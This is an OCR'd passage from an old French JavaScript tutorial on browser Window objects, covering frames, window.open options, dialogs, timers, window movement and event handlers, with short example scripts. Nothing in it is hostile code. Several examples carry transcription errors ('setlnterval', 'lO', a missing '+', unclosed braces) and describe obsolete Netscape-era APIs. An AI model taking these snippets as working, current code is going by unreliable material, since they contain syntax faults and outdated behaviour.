Aujourd'hui, nous sommes le 1/9/97.
</body></HTML>
```

Pour illustrer les méthodes *open()* et *close(),* voici un exemple un peu plus complexe dans lequel le *browser* est divisé en deux/rames. Un document est chargé dans la *frame* de gauche et aucun dans celle de droite. Le document chargé à gauche possède deux boutons qui permettent de remplir ou de vider la *frame* de droite, sans charger de nouveau document HTML (tout est généré en JavaScript).

Le fichier *openinit.htm* permet de diviser le *browser* en deux *frames* et de placer le document *open.htm* dans la *frame* de gauche :

```
<FRAMESET COLS="*,*">
 <FRAME SRC="open.htm"
     NAME="gauche">
 <FRAME SRC="JavaScript:void(0)"
     NAME="droite">
</FRAMESET>
```

Le fichier *open.htm* crée un formulaire avec deux boutons dont l'un génère un document dans la *frame* de droite et l'autre vide cette *frame* :

```
<SCRIPT LANGUAGE="JavaScript1.2">
// Nombre de fois où l'on a cliqué sur le bouton Remplir
var numGen = 1

// Fonction pour générer un nouveau document
function Remplir() {
     // Document dans lequel on va écrire,
     //en l'occurrence la frame de droite
     var TargetDoc = window.parent.droite.document
     TargetDoc.open()
     TargetDoc.write('Génération N°' numGen++, ' <BR><BR>' )
     //On écrit un peu de texte
     for (i=0;i<10;i++) {
         TargetDoc.write('On remplit tout ça...'.bold(), '<BR>')
     }
     //On affiche tout ce qui a été écrit
     TargetDoc.close()
 }

// Fonction pour vider un document
function Vider() {
     //On ouvre et on ferme le document de façon
     // à le vider de son contenu
     var TargetDoc = window.parent.droite.document
     TargetDoc.open()
     TargetDoc.close()
 }
</SCRIPT></HEAD>
<BODY>
 <FORM>
     <INPUT TYPE=BUTTON VALUE=Remplir onClick="Remplir()">
     <INPUT TYPE=BUTTON VALUE=Vider onClick="Vider()">
 </FORM>
</BODY>
```

Exemple d'utilisation des propriétés des objets de la classe Window


Afin d'illustrer l'utilisation des propriétés des objets Window, voici l'exemple très simple d'un document découpé en *frames*. Le principal intérêt de cet exemple est de montrer comment il est possible, à partir d'un document, d'accéder aux objets (variables globales, éléments de formulaires, fonctions...) définis dans un autre document HTML (cet autre document étant affiché dans une autre *frame* !).

Dans notre exemple, la *frame* de gauche contient un bouton permettant d'afficher les valeurs d'un champ de saisie et d'une variable globale, tous deux définis dans le document contenu dans la *frame* de droite.

```
<HTML><HEAD><SCRIPT LANGUAGE="JavaScript1.2">
// On accède aux éléments de la frame de droite
function voirDroite() {
chaine = 'A droite :' +
'\n Nom vaut '+
window.parent.frames[1].document.forms[0].nom.value +
'\n nouveauNom vaut ' + window.parent.frames[1].nouveauNom
 alert(chaine)
}
// Pour accéder au champ texte
//   window.parent.droite.document.maform.nom.value
// Pour accéder à la variable globale
//   window.parent.droite.nouveauNom

</SCRIPT></HEAD><BODY BGCOLOR=FFFFFF><FORM>
<INPUT TYPE=BUTTON VALUE="Voir à droite" onClick="voirDroite()"><BR>
</FORM></BODY></HTML>
```

```
<FRAMESET COLS="*,*">
<FRAME SRC="gauche.htm"
     NAME="gauche">
<FRAME SRC="droite.htm"
     NAME="droite">
</FRAMESET>
```

fichier frame.htm




```
<HTML><HEAD><SCRIPT>
// Creation une variable globale
var nouveauNom='Dupont'
</SCRIPT></HEAD><BODY BGCOLOR=FFFFFF><FORM NAME="maform">
Ici,Nom vaut
<INPUT TYPE="text" NAME="nom" SIZE=4 VALUE="JaKo">
et nouveauNom vaut
<SCRIPT>window.document.write(nouveauNom)</SCRIPT>
</FORM></BODY></HTML>
```

Figure 58 - Un document divisé en *frames*

Les méthodes de la classe Window

open

En faisant appel à cette méthode, il est possible d'ouvrir un nouveau *browser*.
Syntaxe :

```
ref_win = windowRef.open(URL, nom_fenetre, options)
```

ref_win est le nom de la variable qui sera utilisée pour faire référence à la nouvelle fenêtre (pour accéder à une propriété ou à une méthode de cette fenêtre, par exemple).
URL est l'URL du document qui doit être affiché dans cette fenêtre.
nom_fenetre est le nom de la fenêtre tel qu'il pourra être utilisé par l'attribut TARGET des liens hypertexte (afin de choisir cette fenêtre comme cible du document à afficher).
options est une chaîne de caractères qui indique les caractéristiques de la fenêtre à créer. Cette chaîne est composée d'une série de caractéristiques séparées par des virgules. Les caractéristiques possibles sont les suivantes :

Caractéristique *(la première valeur indiquée est la valeur par défaut)*	*Signification* *(dans le cas de la valeur yes)*	*Propriété associée*
toolbar*=no ou **yes**	La fenêtre possède la barre d'outils du *browser*.	**windowRef.toolbar.visible = true** ou **false**
location* =no ou **yes**	La fenêtre possède le champ indiquant l'URL courante.	**windowRef.locationbar.visible = true** ou **false**
personalbar*=no ou **yes**	La fenêtre possède les boutons d'orientation (nouveautés...).	**windowRef.personalbar.visible = true** ou **false**
status*=no ou **yes**	La fenêtre possède la barre d'état du *browser*.	**windowRef.statusbar.visible = true** ou **false**
menubar*=no ou **yes**	La fenêtre possède la barre de menu du *browser*.	**windowRef.menubar.visible = true** ou **false**
scrollbars*=no ou **yes**	La fenêtre possède une barre de défilement.	**windowRef.scrollbars.visible = true** ou **false**
titlebar*=yes ou **no**	La fenêtre possède une barre de titre et un cadre.	
alwaysRaised*=no ou **yes**	La fenêtre reste en permanence au-dessus des autres fenêtres visibles à l'écran.	
alwaysLowered*=no ou **yes**	La fenêtre reste en permanence sous les autres fenêtres visibles à l'écran.	

Ces options ne peuvent être utilisées que dans des scripts signés.

* Pour des valeurs inférieures à 100, ces options doivent être utilisées dans des scripts signés.

*** Pour afficher une fenêtre en dehors de l'écran, ces options doivent être utilisées dans des scripts signés.

Pour plus d'informations sur les scripts signés, voir **JavaScript et la sécurité,** page 402.

Caractéristique *(la première valeur indiquée est la valeur par défaut)*	***Signification*** *(dans le cas de la valeur yes)*	*Propriété associée*
dependent=no ou **yes**	La fenêtre est une fille de la fenêtre à partir de laquelle elle a été créée. Elle sera fermée si cette fenêtre est fermée.	
hotkeys=yes ou **no**	La fenêtre possède les raccourcis clavier.	
z-lock*=no ou **yes**	Lorsqu'elle est activée, la fenêtre reste tout de même sous les autres fenêtres visibles à l'écran.	
resizeable* =no ou **yes**	La fenêtre peut être redimensionnée.	
innerWidth=N**	Largeur de la partie utile de la fenêtre en pixels.	**windowRef.innerWidth=N**
innerHeight=N**	Hauteur de la partie utile de la fenêtre en pixels.	**windowRef.innerHeight=N**
outerWidth=N**	Largeur totale de la fenêtre en pixels (partie utile + cadre).	**windowRef.outerWidth=N**
outerHeight=N**	Hauteur totale de la fenêtre en pixels (partie utile + cadre).	**windowRef.outerHeight=N**
screenX*=N**	Distance en pixels entre le coin gauche de l'écran et le coin gauche de la fenêtre.	**windowRef.screenX=N**
screenY*=N**	Distance en pixels entre le haut de l'écran et le haut de la fenêtre.	**windowRef.screen Y=N**

* Ces options ne peuvent être utilisées que dans des scripts signés.

** Pour des valeurs inférieures à 100, ces options doivent être utilisées dans des scripts signés.

*** Pour afficher une fenêtre en dehors de l'écran, ces options doivent être utilisées dans des scripts signés.

Pour plus d'informations sur les scripts signés, voir **JavaScript et la sécurité,** page 402.

Ainsi, pour ouvrir une fenêtre de 200 x 200 pixels qui soit en permanence au-dessus des autres fenêtres, on utilisera la chaîne suivante :

'outerWidth=200, outerHeigth=200, alwaysRaised=yes'

En définitive, un appel classique à la méthode *open()* ressemblera à ceci :

```
MaFenetre = window.open('fichier.htm',
                'MaFenetre',
                'outerWidth=200,outerHeigth=200,alwaysRaised=yes')
```

Lorsqu'on utilise cette méthode, la fenêtre créée reçoit, dans sa propriété *opener,* une référence vers la fenêtre à partir de laquelle elle a été créée.

close

Cette méthode permet de fermer une fenêtre. Les fenêtres ouvertes à l'aide de la méthode *open()* et celles qui sont ouvertes "manuellement" par l'utilisateur sont distinguées. Dans le premier cas, l'appel à la méthode *close()* ferme directement la fenêtre. Dans le second, une fenêtre de confirmation s'ouvre, demandant l'accord de l'utilisateur. Cette différence s'explique par des raisons de sécurité.
Syntaxe :

windowRef.close()

Cette méthode n'a aucun effet lorsqu'elle est utilisée au sein d'une *frame.* Pour fermer le *browser* à partir d'une *frame,* on utilisera *window.top.close(),* afin de remonter au sommet de la hiérarchie des *frames.*
Voici un court exemple dans lequel on propose deux boutons. Le premier permet d'ouvrir une fenêtre, le second de la fermer. Dans la fenêtre créée, on donne aussi la possibilité à l'utilisateur de fermer la fenêtre initiale. L'exemple se compose de deux fichiers :

Le fichier *initwin.htm :*

```
<HEAD><SCRIPT LANGUAGE= "JavaScript1.2">
 var NewWin
</SCRIPT></HEAD>
<body><FORM>
 <INPUT TYPE=BUTTON
     VALUE="Ici on ouvre"
     onClick="NewWin=window.open( 'NewWin.htm','', ➥
      'height=100,width=250')">
 <BR>
 <!-- Avant de fermer la fenêtre, on vérifie que l'objet
NewWin existe -->
 <!-- et si c'est le cas, on vérifie que la fenêtre
n'a pas déjà été fermée -->
 <INPUT TYPE=BUTTON
     VALUE="Ici on ferme"
     onClick=:"if ((NewWin)&&(!NewWin.closed)) {NewWin.close()}"><BR>
</FORM></BODY>
```

Et le fichier *newwin.htm,* qui sera chargé dans la nouvelle fenêtre :

```
<body><FORM>
 <INPUT TYPE=BUTTON
     VALUE="Et ici on tue son père..."
     onClick="if (!window.opener.closed) {window.opener.close()}">
</FORM></BODY>
```

alert

Un appel à cette méthode ouvre une fenêtre d'alerte, composée d'un texte et d'un bouton *OK*. Pour fermer cette fenêtre, l'utilisateur doit appuyer sur le bouton *OK*. Syntaxe :

windowRef.alert(message)

message est la chaîne de caractères à afficher dans la fenêtre d'alerte. Par exemple :

```
window.alert('Attention, le temps passe...')
```

blur

Cette méthode permet de faire perdre le focus à une zone (*browser* ou *frame)*. Une fois que cette méthode a été appliquée à une zone, cette zone n'est plus la zone active. Cette méthode provoque le déclenchement du gestionnaire d'événement onBlur associé à la zone *windowRef*. Syntaxe :

windowRef.blur()

focus

Cette méthode permet de donner le focus à une zone (*browser* ou *frame)*. Elle provoque le déclenchement du gestionnaire d'événement onFocus associé à la zone *windowRef*. Syntaxe :

windowRef.focus()

Rappelons que lorsqu'une zone a le focus, c'est elle qui reçoit l'ensemble de ce qui est saisi au clavier comme par exemple le texte ou les commandes de défilement (flèches *haut* et *bas* du clavier).

prompt

Cette méthode permet d'ouvrir une fenêtre composée d'un message et d'un champ de saisie. L'appel à cette méthode retourne la valeur saisie par l'utilisateur. Syntaxe :

windowRef.prompt(message, valeur_defaut)

message est la chaîne de caractères à afficher dans la fenêtre.
valeur_defaut est la valeur par défaut du champ de saisie.

confirm

Cette méthode permet d'ouvrir une fenêtre de confirmation, composée d'un message, d'un bouton *OK* et d'un bouton *Annuler*. L'appel à cette méthode retourne les booléens *true ou false* selon que l'utilisateur a choisi le bouton *OK* ou *Annuler*. La syntaxe est la suivante :

windowRef.confirm(message)

message est la chaîne de caractères à afficher dans la fenêtre.

back

Cette méthode simule un clic sur le bouton *Précédent* du browser *(back* en anglais).

```
windowRef.back()
```

find

Cette méthode permet de faire une recherche dans le document affiché dans la fenêtre *windowRef.*

```
windowRef.find(Chaine, Casse, Sens)
```

Chaine est la chaîne de caractères à rechercher.
Casse est un booléen. S'il vaut *true,* la recherche s'effectue en respectant les minuscules et les majuscules. La valeur par défaut est *false.*
Sens est un booléen. S'il vaut *true,* la recherche s'effectue de la fin vers le début du document. La valeur par défaut est *false.*
Si aucun des paramètres n'est renseigné, un appel à cette méthode ouvre la boîte de recherche du browser.

forward

Cette méthode simule un clic sur le bouton *Suivant* du browser *(forward* en anglais).

```
windowRef.forward()
```

home

Cette méthode simule un clic sur le bouton *Accueil* du browser *(home* en anglais).

```
windowRef.home()
```

stop

Cette méthode simule un clic sur le bouton *Stop* du browser.

```
windowRef.stop()
```

setTimeout

Un appel à cette méthode déclenche un *minuteur,* un compte à rebours, à l'issue duquel une expression JavaScript, passée en paramètre, est exécutée une fois (il n'y a pas de notion de cycle). Deux syntaxes sont possibles :

```
timeoutRef = windowRef.setTimeout(expressionJS, msec)
```

ou

```
timeoutRef = windowRef.setTimeout(fonctionRef, msec, arg1, ..., argN)
```

timeoutRef est une variable référençant le *minuteur* qui peut être utilisée pour le désactiver (voir *clearTimeout(),* ci-dessous).
expressionJS est la commande JavaScript à exécuter. Attention : cette expression est donnée sous la forme d'une chaîne de caractères. Par exemple, *windowRef.setTimeout('**window.close**(y, 10000),* mais surtout pas *windowRef.setTimeout(window.close(), 10000),* auquel cas l'appel à la méthode *window.close()* se fait au moment même de l'appel à la méthode *setTimeout.*

msec est le temps à attendre avant d'exécuter l'expression *expressionJS* ou de lancer la fonction *fonctionRef*

fonctionRef est une référence vers une fonction créée à l'aide de l'instruction *function* ou du constructeur *Fonction()*. Cette fonction est exécutée en recevant en paramètres les valeurs *arg1, ..., argN*. Cela revient à faire l'appel suivant : *fonctionRef(arg1, ... , argN)*

clearTimeout

Cette méthode permet de désactiver un *minuteur* qui n'est pas encore arrivé à terme.

```
windowRef.clearTimeout(timeoutRef)
```

*timeoutRef e*st une variable référençant un *minuteur* créé à l'aide de la méthode *setTimeout()*.

setInterval

Un appel à cette méthode déclenche l'exécution périodique d'une expression ou d'une fonction JavaScript passée en paramètre. Deux syntaxes sont possibles :

```
intervalRef = windowRef.setInterval(expressionJS, msec)
```

```
intervalRef = windowRef.setInterval(fonctionRef, msec, arg1,..., argN)
```

intervalRef est une variable référençant le cycle, qui peut être utilisée pour le désactiver (voir *clearInterval(),* ci-dessous).

expressionJS est la commande JavaScript à exécuter périodiquement. Attention : cette expression est donnée sous la forme d'une chaîne de caractères.

msec est la période entre deux exécutions de l'expression *expressionJS* ou deux lancements de la fonction *fonctionRef.*

fonctionRef est une référence vers une fonction créée à l'aide de l'instruction *function* ou du constructeur *Fonction()*. Cette fonction est exécutée en recevant en paramètres les valeurs *arg1, ..., argN*. Cela revient à faire l'appel suivant : *fonctionRef(arg1, ... , argN)*

clearInterval

Cette méthode permet de désactiver un cycle créé à l'aide de la méthode *setInterval()*.

```
windowRef.clearInterval(intervalRef)
```


intervalRef est une variable référençant un cycle créé à l'aide de la méthode *setInterval ()*.

Voici un exemple illustrant l'utilisation des méthodes *setInterval()* et *clearInterval()* :

```
<HEAD><SCRIPT LANGUAGE= "JavaScript1.2">
 // Déclaration des variables
 var reste=59
```

```
var interval=null

// Chargement des images représentant les chiffres
Chiffres = new Array(lO)
for (i=0;i<10;i++) {
    Chiffres[i] = new Image()
    Chiffres[i].src = 'images/' + i + '.gif'
}

// Définition de la fonction appelée chaque seconde
function Ecoule() {
    //On modifie l'affichage
    window.document.dizaine.src =
    Chiffres[Math.floor(reste/10)].src
    window.document.unite.src = Chiffres[reste%10].src
    if (reste==0) {
        // Une fois les 59 secondes écoulées, on le recharge.
        clearInterval(interval)
        alert('Trop tard ! ! !')
        interval=null
        reste=59
    }
    reste--
}
</SCRIPT>
</HEAD><body BGCOLOR="#FFFFFF">
<FORM>
    <CENTER>
    <IMG HSPACE=0 NAME="dizaine" SRC="images/5.gif">
    <IMG HSPACE=0 NAME="unité" SRC= "images/9.gif"><BR>
    <INPUT TYPE=BUTTON VALUE="Début"
    onClick="if (!interval) { interval=setlnterval(Ecoule, 1000) }">
    <INPUT TYPE=BUTTON VALUE="Pause"
    onClick="clearInterval(interval); interval = null">
    </CENTER>
</FORM></BODY>
```

Figure 59 - Document timer.htm



moveBy

moveBy déplace la fenêtre sur laquelle on l'applique.
Syntaxe :

windowRef.moveBy(x_ translation, y_ translation)

x_translation et *y_translation* correspondent au nombre de pixels dont la fenêtre doit être déplacée horizontalement et verticalement. Les valeurs peuvent être positives ou négatives selon le sens du déplacement souhaité.
Attention : pour faire sortir une fenêtre de l'écran, cette méthode doit être appelée à partir d'un script signé.

moveTo


moveTo déplace la fenêtre sur laquelle on l'applique cette méthode.
Syntaxe :

windowRef.moveTo(x, y)

x et y représentent les coordonnées du coin supérieur gauche de la fenêtre.
Attention : pour faire sortir une fenêtre de l'écran, cette méthode doit être appelée à partir d'un script signé.

```
<SCRIPT LANGUAGE="JavaScript1.2">
var Fen                     // Fenetre qu'on va ouvrir
var interval = null// Cycle repete tous les diziemes de seconde

// Fonction appelée tous les diziemes de seconde
// Calcule les coordonnees de la fenetre qui tombe
// en fonction du temps
function tombe() {
 // Le temps passe
 t++
 //un peu de physique
 y = t*t + v0*t + y0
 v = 2*t + v0
 // On ne sort pas de l' écran
 if (y >= screen.height-Fen.outerHeight) {
     y = screen.height-Fen.outerHeight
      // On rebondit en perdant un peu de vitesse
```

```
      v0 = -0.7 * v
      y0 = screen.height-Fen.outerHeight
      t = 0
      // II faut bien s'arreter un jour
      if (Math.abs(v0) < 5) {
          if (interval) {
           clearInterval(interval)
           interval = null
          }
      }
 }
 //On déplace la fenetre
 Fen.moveTo(Fen.screenX,y)
}

// Petite fonction pour lancer le tout
function cestparti() {
 //On initialise la hauteur et la vitesse initiales
 y0 = Fen.screenY
 v0 = 0
 t = 0
 //On lance le cycle de chute
 if (!interval) {
      interval = setInterval(tombe, 100)



//On ouvre la fenetre
Fen = window.open('',  '',
  'outerWidth=110,outerHeight=150, screenX=110,screenY=110')
Fen.document.write('<CENTER>Si vous appuyez <A HREF="JavaS-
cript: void(window.opener.cestparti())">ici</A> je tombe...<CENTER>')
Fen.document.close()
</SCRIPT>
<BODY >
Ce document cree une nouvelle fen&ecirc;tre Lorsque l'on clique sur le
lien contenu dans cette fen&ecirc;tre, celle-ci tombe.
</BODY>
```



resizeBy

resizeBy modifie la taille de la fenêtre sur laquelle on l'applique.
Syntaxe :

windowRef.resizeBy(largeur_ redim, hauteur_redim)

largeur_redim et *hauteur_redim* correspondent au nombre de pixels dont le document doit être déplacé horizontalement et verticalement. Les valeurs peuvent être positives ou négatives selon qu'on veut agrandir ou rétrécir la fenêtre.
Attention : pour atteindre des tailles de fenêtres inférieures à l00x 100 pixels, cette méthode doit être appelée à partir d'un script signé.

resizeTo

resizeTo modifie la taille de la fenêtre sur laquelle on applique cette méthode.
Syntaxe :

windowRef.resizeTo(largeur, hauteur)

largeur et *hauteur* représentent la nouvelle largeur et la nouvelle hauteur de la fenêtre.
Attention : pour atteindre des tailles de fenêtres inférieures à l00x 100 pixels, cette méthode doit être appelée à partir d'un script signé.

scrollBy

scrollBy déplace le document au sein de la fenêtre qui le contient. Cela est valable lorsque la totalité du document ne peut pas être affiché dans la fenêtre. On peut de cette façon simuler l'utilisation des barres de défilement (aussi appelées *ascenseurs).*
Syntaxe :

```
windowRef.scrollBy(x_ translation, y_ translation)
```

x_translation et *y_translation* correspondent au nombre de pixels dont le document doit être déplacé horizontalement et verticalement. Les valeurs peuvent être positives ou négatives selon le sens du déplacement souhaité.

scrollTo

scrollTo déplace le document au sein de la fenêtre qui le contient. Cela est valable lorsque la totalité du document ne peut pas être affiché dans la fenêtre. On peut de cette façon simuler l'utilisation des barres de défilement (aussi appelées *ascenseurs)*
Syntaxe :

```
windowRef.scrollTo(x, y)
```

x et *y* représentent les coordonnées du point du document qui sera déplacé en haut à gauche de la fenêtre.

Les gestionnaires d'événement des objets Window

Avant de lire cette section, il est bon de jeter un œil à **La gestion des événements,** page 340.
Les objets Window possèdent trois gestionnaires d'événement dont voici la description.

onFocus

Ce gestionnaire gère l'événement *focus*, c'est-à-dire l'événement qui se produit lorsqu'une fenêtre devient la fenêtre active (encore une fois, par fenêtre, on entend ici *browser ou frame).* Lorsqu'une fenêtre est active, c'est elle qui reçoit tout ce qui est saisi au clavier, et c'est donc elle qui répond aux raccourcis clavier (touche Tab pour passer d'un champ de saisie à l'autre, flèche de déplacement pour faire défiler le document...). En général, on rend une zone active en cliquant sur son fond. Deux syntaxes sont possibles pour renseigner l'action à effectuer lorsque cet événement survient.
La première consiste à utiliser l'attribut *onFocus* dans la balise <BODY> du document. De cette façon, toute zone contenant ce document, exécutera l'expression JavaScript *expressionJS* lorsqu'elle deviendra la zone active.

```
<BODY onFocus="expressionJS">
```

La seconde syntaxe consiste à modifier dynamiquement la valeur du gestionnaire d'événement. On utilise pour cela la propriété de l'objet Window associée à ce gestionnaire.
Dans le cas du gestionnaire *onFocus,* il s'agit de la propriété *onfocus.*

```
windowRef.onfocus=fonctionRef
```

windowRef référence la zone dont on désire modifier le gestionnaire *onFocus.*

fonctionRef est soit une référence vers une fonction, soit la valeur *null* si l'on désire supprimer le gestionnaire.

Vous trouverez un exemple de l'utilisation de cette seconde syntaxe page 359.

onBlur

Ce gestionnaire gère l'événement *blur,* c'est-à-dire l'événement qui se produit lorsqu'une fenêtre perd le focus. En général, on enlève le focus à une zone active en cliquant sur le fond d'une autre zone. Comme pour l'événement *onFocus,* deux syntaxes sont possibles. La première utilise la balise <BODY> :

```
<BODY onBlur="expressionJS">
```

La seconde utilise la propriété *onblur* des objets Window :

```
windowRef.onblur=fonctionRef
```

onerror

Ce gestionnaire d'événement se déclenche lorsque survient une erreur dans le code JavaScript (une erreur de syntaxe, par exemple). Grâce à lui, vous pouvez configurer la réaction de votre *browser* lorsque de telles erreurs arrivent. Ce gestionnaire ne peut pas être renseigné dans du code HTML, mais seulement dynamiquement à l'aide de code JavaScript. La syntaxe est donc la suivante :

```
windowRef.onerror=fonctionRef
```

windowRef référence la zone dont on désire modifier le gestionnaire *onerror.*
fonctionRef est soit une référence vers une fonction, soit la valeur *null* si l'on désire supprimer le gestionnaire (auquel cas le *browser* ne rapportera plus les erreurs JavaScript qui auront lieu dans cette zone).

```
<SCRIPT LANGUAGE="JavaScript1.2">
 // On supprime les messages d'erreur
 window.onerror = null
 // On exécute une commande qui n'existe pas !
 NimporteQuoi()
 // On ne passe pas ici car l'erreur au-dessus
 // interrompt le script
 document.write('<H2>Ca ne marche pas...</H2>')
</ SCRIPT>
<!-- Par contre on passe par ici >
<H2>Ca marche</H2>
```

Tableaux récapitulatifs

Pour mieux visualiser la structure de l'ensemble des objets associés au *browser,* leurs propriétés, leurs méthodes et leurs gestionnaires d'événement, nous vous proposons trois tableaux récapitulatifs.




Figure 60 - Les objets du *browser* et leurs propriétés




Figure 61 - Les objets du *browser* et leurs propriétés (suite)




Figure 62 - Les objets du *browser* et leurs méthodes

